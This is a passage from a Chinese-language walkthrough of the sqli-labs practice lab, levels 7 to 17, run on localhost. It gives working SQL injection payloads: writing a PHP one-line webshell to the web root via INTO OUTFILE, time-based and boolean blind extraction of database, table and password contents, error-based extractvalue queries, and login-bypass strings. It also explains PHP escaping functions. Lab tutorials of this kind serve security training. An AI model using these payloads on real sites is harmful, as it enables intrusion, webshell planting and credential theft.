可以利用该语句将服务器当中的内容导入到 web 服务器下的目录，这样就可以得到数据了。上述 my.ini 当中存在 password 项（不过默认被注释），当然会有很多的内容可以被导出来，这个要平时积累。

Less-7


本关的标题是 dump into outfile,意思是本关我们利用文件导入的方式进行注入。而在

background-3 中我们已经学习了如何利用 dump into file.
这里首先还是回到源代码中去。重点放在对 id 参数的处理和 sql 语句上，从源代码中可以看到$sql="SELECT * FROM users WHERE id=(('$id')) LIMIT 0,1";
这里对 id 参数进行了 ‘))的处理。所以我们其实可以尝试')) or 1=1--+进行注入
http://127.0.0.1/sqllib/Less-7/?id=1')) or 1=1--+




那我们这里利用上述提到的文件导入的方式进行演示：

http://127.0.0.1/sqllib/Less-7/?id=1'))UNION SELECT 1,2,3 into outfile "c:\\wamp\\www\\sqllib\\Less-7\\uuu.txt"%23




上图中显示 sql 出错了，但是没有关系，我们可以在文件中看到 uuu.txt 已经生成了。




像上述 background-3 中一样，我们可以直接将一句话木马导入进去。


http://127.0.0.1/sqllib/Less-7/?id=1'))UNION SELECT 1,2,'<?php @eval($_post[“mima”])?>' into outfile "c:\\wamp\\www\\sqllib\\Less-7\\yijuhua.php"--+



我们可以在文件中看到一句话木马已经导入进去了



页面访问




此时用菜刀等 webshell 管理工具连接即可，这里不演示此过程了。

这里还有其他的内容可以导入，可以自己思考进行尝试。同时导入的方法上述在 background 中已经讲解过了，可以自行尝试。

Less-8

经过简单的测试，我们发现 ‘or 1=1--+返回正常，那么我们就基本知道应该怎么使用了，参考 less5.这里简单的进行一个示例：

http://127.0.0.1/sqllib/Less-8/?id=1%27and%20If(ascii(substr(database(),1,1))=115,1,sleep(5))--+



这里用的延时注入，当然了我们使用布尔类型的注入也是可以的，那么和第五关有什么区别呢？

第八关我们直接从源代码中可以看到

```
echo '<font size="5" color="#FFFF00">';
//echo 'You are in.....';
//print_r(mysql_error());
//echo "You have an error in your SQL syntax";
echo "</br></font>";
echo '<font color= "#0000ff" font size= 3>';
```

这里将 mysql 报错的语句进行了注释，那么这一关报错注入就不行了。

http://127.0.0.1/sqllib/Less-8/?id=1' union Select 1,count(*),concat(0x3a,0x3a,(select user()),0x3a,0x3a,floor(rand(0)*2))a from information_schema.columns group by a--+

如果报错注入可以使用的话是可以直接返回 user()的，但是这里没有返回。

其他的 payload 参考 less5 直接进行注入，这里就不一一的演示了。

Less-9

本关我们从标题就可以看到 《基于时间-单引号》，所以很明显的这关要我们利用延时注入进行，同时 id 参数进行的是 ’ 的处理。这里我们大致的将延时注入的方法演示一次。
这里用 sleep()函数。
这里因为我们利用的是时间的延迟，贴图就没有意义了，这里只写 payload 了：（正确的时候直接返回，不正确的时候等待 5 秒钟，只贴正确的）
猜测数据库：
http://127.0.0.1/sqllib/Less-9/?id=1%27and%20If(ascii(substr(database(),1,1))=115,1,sleep(5))--+
说明第一位是 s （ascii 码是 115）
http://127.0.0.1/sqllib/Less-9/?id=1%27and%20If(ascii(substr(database(),2,1))=101,1,sleep(5))--+
说明第一位是 e （ascii 码是 101）
....
以此类推，我们知道了数据库名字是 security

猜测 security 的数据表：
http://127.0.0.1/sqllib/Less-9/?id=1'and If(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1))=101,1,sleep(5))--+
猜测第一个数据表的第一位是 e,...依次类推，得到 emails
http://127.0.0.1/sqllib/Less-9/?id=1'and If(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 1,1),1,1))=114,1,sleep(5))--+
猜测第二个数据表的第一位是 r,...依次类推，得到 referers
...
再以此类推，我们可以得到所有的数据表 emails,referers,uagents,users
猜测 users 表的列：

http://127.0.0.1/sqllib/Less-9/?id=1'and If(ascii(substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1))=105,1,sleep(5))--+
猜测 users 表的第一个列的第一个字符是 i，
以此类推，我们得到列名是 id，username，password

猜测 username 的值：
http://127.0.0.1/sqllib/Less-9/?id=1'and If(ascii(substr((select username from users limit 0,1),1,1))=68,1,sleep(5))--+
猜测 username 的第一行的第一位
以此类推，我们得到数据库 username，password 的所有内容

以上的过程就是我们利用 sleep()函数注入的整个过程，当然了可以离开 BENCHMARK()函数进行注入，这里可以自行进行测试。我们这里就不进行演示了。

Less-10


本关我们从标题就可以看到 《基于时间-双引号》，所以很明显的这关要我们利用延时注入进行，同时 id 参数进行的是 " 的处理。和 less9 的区别就在于单引号（'）变成了（"）,我们这里给出一个 payload 示例，其他的请参考 less-9
猜测数据库：
http://127.0.0.1/sqllib/Less-10/?id=1"and%20If(ascii(substr(database(),1,1))=115,1,sleep(5))--+
其余的示例请参考 less9，这里就不演示了

Less-11


从这一关开始我们开始进入到 post 注入的世界了，什么是 post 呢？就是数据从客户端提交到服务器端，例如我们在登录过程中，输入用户名和密码，用户名和密码以表单的形式提交，提交到服务器后服务器再进行验证。这就是一次 post 的过程的。
例如我们在 less11 中我们输入正确的用户名和密码后，显示

那我们思考下如何进行注入呢？
在 post 过程中，我们输入的用户名和密码最后在后台处理的过程中依旧会形成前面所见到的 sql 语句，那么我们是否可以像 get 型的一样构造我们想要的 payload 呢？
当我们输入 username：admin’#
Password:ddd(随便输)

显示错误了，可以从错误中分析到程序对参数进行单引号的处理。
这里我们可以在输入框输入万能密码来尝试一下。
这里 username 输入：admin'or'1'='1#，密码随意。



返回的正确的结果，那么原因是什么呢？我们在 background-1 中已经其实提到了，逻辑运算的部分中已经讲解了原理。
当我们提交 username 和 password 后，后台形成的 sql 语句为
@$sql="SELECT username, password FROM users WHERE username='admin'or'1'='1# and password='$passwd' LIMIT 0,1";
在#以后的内容就被注释掉，前面的内容因为 or 1=1 恒成立，所以语句就成立，我们此时以 admin 的用户登录。那么接下来我们尝试用 get 注入中用到的其他的语句代替 or 1=1 进行注入。
这里我们用 union 注入进行尝试：
Username：1admin'union select 1,database()#
passwd=1（任意密码）




可以看到显示了 database 为 security，这是我们比较常用的手法。
还可以利用其他的方法进行注入。上述在 get 型注入中提到的语句都可以使用。

当然了，还可以利用其他的方法进行注入，我们在后面的几个关卡中会给出示例的 payload。

Less-12

本关和 less11 是类似的，只是在 id 的参数的处理上有一定的不同
当输入 username：admin”
Password: (随便)

报错后的结果为：
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ’qweqwe”) LIMIT 0,1’ at line 1
关注到上述的红色部分，也就是 “) 的部分，我们可以得知这里的 id 进行了 (“id”)的处理，所以我们依旧可以用万能密码进行尝试。
Username： admin”)
Password: (随便输)



从上图中可以看到我们以 admin 登录了。

这里注意用 admin")or 1=1#方式登录的话，居然是 Dumb 登录，这里解释一下为什么不是 admin 登录。其实是因为 sql 执行的优先级的问题。

Less-13

本关我们输入 username：admin'

Password： （随便输）

进行测试

可以看到报错了，错误为：

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1') LIMIT 0,1' at line 1


可以看到上述中红色的字体，也就是 ') 我们可以知道程序对 id 进行了 ') 的处理。

我们可以明显的看到本关不会显示你的登录信息了，只能给你一个是否登录成功的返回数据。

那我们这里可以用下布尔类型的盲注。

猜测数据库第一位

uname=**admin')and left(database(),1)>'a'#**&passwd=**1**&submit=Submit



登录成功，就这样可以挨着对每一位进行测试，less5 中我们已经讲到了这个过程了，这里就不重复了。


这里提一个小的建议：在按位进行猜解的过程中，可以利用二分法，可以有效的降低尝试次数。

其他的过程就不演示了，请自行进行构造进行测试。

Less-14

本关我们直接进行测试，输入 username：admin”

Pasword:(随意)



可以看到报错了，那么我们知道了 id 进行了 ” 的操作。

这里和 less13 一样，主要是熟悉利用盲注。


简单列一下 payload：

uname=**admin"and left(database(),1)>'a'#**&passwd=**1**&submit=Submit

可以登录成功。

在利用一下报错注入

uname=**admin"and extractvalue(1,concat(0x7e,(select @@version),0x7e))#**&passwd=**1**&submit=Submit



可以看到报错了，显示版本信息。

Less-15

本关没有错误提示，那么我们只能靠猜测进行注入。这里我直接从源代码中看到了 sql 语句 @$sql="SELECT username, password FROM users WHERE username='$uname' and password='$passwd' LIMIT 0,1";
那这里对 id 进行‘id’的处理。
本关我们利用延时注入进行。
猜测数据库名第一位：
uname=**admin'and If(ascii(substr(database(),1,1))=115,1,sleep(5))#**&passwd=**11**&submit=Submit
正确的时候可以直接登录，不正确的时候延时 5 秒。
其他的 payload 自行构造。

Less-16

本关我们的处理方法和 less15 是一样的，同样的使用延时注入的方法进行解决。这里直接从源代码中看到对 id 进行 (“id”)的处理。（请自行测试）
提交的 payload：
uname=**admin")and If(ascii(substr(database(),1,1))=115,1,sleep(5))#**&passwd=**11**&submit=Submit
正确的时候可以直接登录，不正确的时候延时 5 秒。
其他的 payload 自行构造。

Background-4　增删改函数介绍

在对数据进行处理上，我们经常用到的是增删查改。接下来我们讲解一下 mysql 的增删改。查就是我们上述总用到的 select，这里就介绍了。

增加一行数据。**Insert**

```
INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name [(col_name,...)]
    VALUES ({expr | DEFAULT},...),(...),...
    [ ON DUPLICATE KEY UPDATE col_name=expr, ... ]
```

或：

```
INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name
    SET col_name={expr | DEFAULT}, ...
    [ ON DUPLICATE KEY UPDATE col_name=expr, ... ]
```

或：

```
INSERT [LOW_PRIORITY | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name [(col_name,...)]
    SELECT ...
    [ ON DUPLICATE KEY UPDATE col_name=expr, ... ]
```

简单举例

```
insert into users values('16','lcamry','lcamry');
```

```
mysql> insert into users values('16','lcamry','lcamry');
Query OK, 1 row affected (0.13 sec)
```

删除

- 2.删数据:
  delete from 表名;
  delete from 表名 where id=1;
- 删除结构：
  删数据库：drop database 数据库名;
  删除表：drop table 表名;
  删除表中的列:alter table 表名 drop column 列名;

简单举例：


```
delete from users where id=16
```

```
mysql> delete from users where id=16;
Query OK, 1 row affected (0.12 sec)
```

修改

- 修改所有：updata 表名 set 列名='新的值，非数字加单引号';
- 带条件的修改：updata 表名 set 列名='新的值，非数字加单引号' where id=6;

update users set username='tt' where id=15



Less-17

本关我们可以看到是一个修改密码的过程，利用的是 update 语句，与在用 select 时是一样的，我们仅需要将原先的闭合，构造自己的 payload。

尝试报错

Username：admin

Password：1’


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ’admin’’ at line 1

可以看到 admin’’ 说明在对密码的处理过程中使用的是 ‘’ 。

接下来利用盲注进行注入。

这里首先演示一下报错类型的盲注。

uname=**admin**&passwd=**11'and extractvalue(1,concat(0x7e,(select @@version),0x7e))#**&submit=Submit



将@@version 换成你的子句就可以进行其他的注入了。

当然了，也可以用延时注入，也可以看到时间的延迟的明显效果

uname=**admin**&passwd=**11'and If(ascii(substr(database(),1,1))=115,1,sleep(5))#**&submit=Submit

其他的方式这里就不演示了。自行思考呦！~

提问：在看源代码的时候，先进行一次 select 语句，那为什么我们不从 username 处进行构造呢？
其实我们可以在源代码中看到一个函数。check_input()函数。

```
function check_input($value)
    {
    if(!empty($value))
        {
        // truncation (see comments)
        $value = substr($value,0,15);
        }

        // Stripslashes if magic quotes enabled
        if (get_magic_quotes_gpc())
            {
            $value = stripslashes($value);
            }

        // Quote if not a number
        if (!ctype_digit($value))
            {
            $value = "'" . mysql_real_escape_string($value) . "'";
            }

    else
        {
        $value = intval($value);
        }
    return $value;
    }
```

这里我们介绍几个函数你就明白了。

★addslashes()

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串。

预定义字符是：

- 单引号（'）
- 双引号（"）
- 反斜杠（\）
- NULL

提示：该函数可用于为存储在数据库中的字符串以及数据库查询语句准备字符串。

注释：默认地，PHP 对所有的 GET、POST 和 COOKIE 数据自动运行 addslashes()。所以您不应对已转义过的字符串使用 addslashes()，因为这样会导致双层转义。遇到这种情况时可以使用函数 get_magic_quotes_gpc() 进行检测。

语法：addslashes(string)

参数	描述

string　　必需。规定要转义的字符串。

返回值：　　返回已转义的字符串。

PHP 版本：　　4+

★stripslashes()

函数删除由 addslashes() 函数添加的反斜杠。

★mysql_real_escape_string()

函数转义 SQL 语句中使用的字符串中的特殊字符。

下列字符受影响：

- \x00
- \n
- \r
- \
- '
- "
- \x1a

如果成功，则该函数返回被转义的字符串。如果失败，则返回 false。

语法：mysql_real_escape_string(string,connection)

参数　　描述

string　　必需。规定要转义的字符串。

connection 可选。规定 MySQL 连接。如果未规定，则使用上一个连接。

说明：本函数将 string 中的特殊字符转义，并考虑到连接的当前字符集，因此可以安全用于 mysql_query()。

在我们 less17 的 check_input()中，对 username 进行各种转义的处理，所以此处不能使用 username 进行注入。

Background-5　HTTP 头部介绍

在利用抓包工具进行抓包的时候，我们能看到很多的项，下面详细讲解每一项。

HTTP 头部详解

